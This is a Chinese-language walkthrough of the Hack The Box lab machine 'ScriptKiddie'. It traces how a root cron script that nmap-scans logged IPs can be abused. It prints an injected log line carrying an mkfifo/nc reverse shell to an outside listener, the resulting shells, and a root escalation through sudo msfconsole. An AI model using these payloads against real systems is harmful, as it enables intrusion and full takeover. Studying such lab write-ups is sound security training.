kid@scriptkiddie:/home/pwn$ cat .selected_editor
# Generated by /usr/bin/select-editor
SELECTED_EDITOR="/usr/bin/vim.tiny"
kid@scriptkiddie:/home/pwn$ cat scanlosers.sh
#!/bin/bash

log=/home/kid/logs/hackers

cd /home/pwn/
cat $log | cut -d' ' -f3- | sort -u | while read ip; do
    sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &
done

if [[ $(wc -l < $log) -gt 0 ]]; then echo -n > $log; fi
kid@scriptkiddie:/home/pwn$
```

> 通过 /etc/passwd 目录可以得知三个可登录用户：root、pwn、kid


通过阅读脚本代码，发现是一个类似反制的一个脚本，通过查询 `hackers` 文件内容，排序IP并对其进行 nmap 端口扫描... 有意思... 接着用 `pspy` 查看下有没有什么可疑的内容。

```
2021/07/01 14:47:36 CMD: UID=0    PID=1      | /sbin/init maybe-ubiquity
2021/07/01 14:48:01 CMD: UID=0    PID=105978 | /usr/sbin/CRON -f
2021/07/01 14:48:01 CMD: UID=0    PID=105979 | /bin/sh -c find /home/kid/html/static/payloads/ -type f -mmin +5 -delete
2021/07/01 14:48:01 CMD: UID=0    PID=105980 | find /home/kid/html/static/payloads/ -type f -mmin +5 -delete
```

发现每五分钟会删除 `payloads` 目录内的变更内容，看来是一个自动清理 msfvenom 生成的定时任务，没什么实际意义，还是继续研究 `scanlosers.sh` 脚本。

找到站点部署的目录，对代码进行查看，当输入的 `text` 内容符合正则时将会执行 `searchsploit` 进行 exploit 的查询，反之将会往 `hacker` 文件中写入内容，可知占位符第一段是时间戳，第二段是 `srcip`，也就是来源IP的意思。

```
def searchsploit(text, srcip):
    if regex_alphanum.match(text):
        result = subprocess.check_output(['searchsploit', '--color', text])
        return render_template('index.html', searchsploit=result.decode('UTF-8', 'ignore'))
    else:
        with open('/home/kid/logs/hackers', 'a') as f:
            f.write(f'[{datetime.datetime.now()}] {srcip}\n')
        return render_template('index.html', sserror="stop hacking me - well hack you back")
```




对脚本内容进行测试：

```
┌──(root㉿ kali)-[~kali/hackthebox/ScriptKiddie/file/html]
└─# cat hackers
11111 127.0.0.1 123

┌──(root㉿ kali)-[~kali/hackthebox/ScriptKiddie/file/html]
└─# cat scanlosers.sh
#!/bin/bash

log=/home/kali/hackthebox/ScriptKiddie/file/html/hackers

cd /home/kali/hackthebox/ScriptKiddie/file/html
cat $log | cut -d' ' -f3- | sort -u | while read ip; do
    #sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &
    echo "$ip"
done


┌──(root㉿ kali)-[~kali/hackthebox/ScriptKiddie/file/html]
└─# ./scanlosers.sh
123
```

`cut -d' ' -f3` 的意思就是将空格作为分隔符，取第三个元素，而第三个元素 `123` 将传递成 `ip` 变量，被注入到执行nmap的语句中去。同时还观察到，每隔2分钟都会有一个未知的定时任务被执行，会不会就是执行 `scanlosers.sh` 脚本呢?

```
2021/07/01 15:22:01 CMD: UID=0    PID=106472 |
2021/07/01 15:22:01 CMD: UID=0    PID=106471 | /usr/sbin/CRON -f
2021/07/01 15:24:01 CMD: UID=0    PID=106475 |
2021/07/01 15:24:01 CMD: UID=0    PID=106474 | /usr/sbin/CRON -f
```

让我们来尝试一下，将带有反弹shell的内容写入到 `hackers` 中，并开一个新的监听：

```
kid@scriptkiddie:~/logs$
kid@scriptkiddie:~/logs$
kid@scriptkiddie:~/logs$ echo "11111 123123 $(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.16.15 9900 >/tmp/f)" > /home/kid/logs/hacke
^Ckid@scriptkiddie:~/logs$ ^C
kid@scriptkiddie:~/logs$ ^C
kid@scriptkiddie:~/logs$ echo '11111 123123 $(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.16.15 9900 >/tmp/f)' > /home/kid/logs/hacke
kid@scriptkiddie:~/logs$
```

```
kid@scriptkiddie:~$ cat /home/kid/logs/hackers
kid@scriptkiddie:~$ cat /home/kid/logs/hackers
kid@scriptkiddie:~$ cat /home/kid/logs/hackers
kid@scriptkiddie:~$ cat /home/kid/logs/hackers
kid@scriptkiddie:~$ cat /home/kid/logs/hackers
kid@scriptkiddie:~$ cat /home/kid/logs/hackers
kid@scriptkiddie:~$ cat /home/kid/logs/hackers
kid@scriptkiddie:~$ cat /home/kid/logs/hackers
kid@scriptkiddie:~$ cat /home/kid/logs/hackers
kid@scriptkiddie:~$ cat /home/kid/logs/hackers
kid@scriptkiddie:~$
```

```
└─# 9900
listening on [any] 9900 ...
connect to [10.10.16.15] from (UNKNOWN) [10.10.10.226] 40688
kid@scriptkiddie:~/logs$
kid@scriptkiddie:~/logs$
kid@scriptkiddie:~/logs$
kid@scriptkiddie:~/logs$
kid@scriptkiddie:~/logs$
kid@scriptkiddie:~/logs$
```

```
┌──(root㉿ kali)-[~kali/hackthebox/ScriptKiddie/file/html]
└─# 9900
listening on [any] 9900 ...
connect to [10.10.16.15] from (UNKNOWN) [10.10.10.226] 40690
kid@scriptkiddie:~/logs$
```

```
┌──(root㉿ kali)-[~kali/hackthebox/ScriptKiddie/file/html]
└─# 9900
listening on [any] 9900 ...
connect to [10.10.16.15] from (UNKNOWN) [10.10.10.226] 40692
bash: cannot set terminal process group (885): Inappropriate ioctl for device
bash: no job control in this shell
pwn@scriptkiddie:~$
```

可以看到，得到了 pwn 用户shell，查看下 `sudo -l` 发现存在 `msfconsole`：

```
sudo -l
sudo -l
Matching Defaults entries for pwn on scriptkiddie:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User pwn may run the following commands on scriptkiddie:
    (root) NOPASSWD: /opt/metasploit-framework-6.0.9/msfconsole
pwn@scriptkiddie:~$
[work] 1:rlwrap*
```

这下就好办了，众所周知 `msfconsole` 是可以执行python命令的：

```
pwn@scriptkiddie:~$
whereis python
whereis python
python: /usr/bin/python3.8 /usr/lib/python3.8 /usr/lib/python3.9 /usr/lib/python2.7 /etc/pyth
pwn@scriptkiddie:~$

python3.8 -c 'import pty; pty.spawn("/bin/bash")'
python3.8 -c 'import pty; pty.spawn("/bin/bash")'
pwn@scriptkiddie:~$

sudo -l
sudo -l
Matching Defaults entries for pwn on scriptkiddie:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User pwn may run the following commands on scriptkiddie:
    (root) NOPASSWD: /opt/metasploit-framework-6.0.9/msfconsole
sudo msfconsole -q
sudo msfconsole -q
system('/bin/bash')
system('/bin/bash')
[-] Unknown command: system(/bin/bash).
id
id
[*] exec: id

uid=0(root) gid=0(root) groups=0(root)
msf6 >
[work] 1:rlwrap*
```

好吧，是我想多了每2分钟执行的是删除 `payload` 内容...

```
#
# m h  dom mon dow   command

# clean up payloads generated that are older than 5 minutes
*/2 * * * * find /home/kid/html/static/payloads/ -type f -mmin +5 -delete

# clean up hanging processes and msfvenom leftovers
*/5 * * * * pkill -f keytool && pkill -f nmap & rm -rf /tmp/d2*

# clean up recon logs
*/10 * * * * find /home/pwn/recon -type f -mmin +9 -delete
root@scriptkiddie:~#
[work] 1:rlwrap*
```

## 参考

- https://gtfobins.github.io/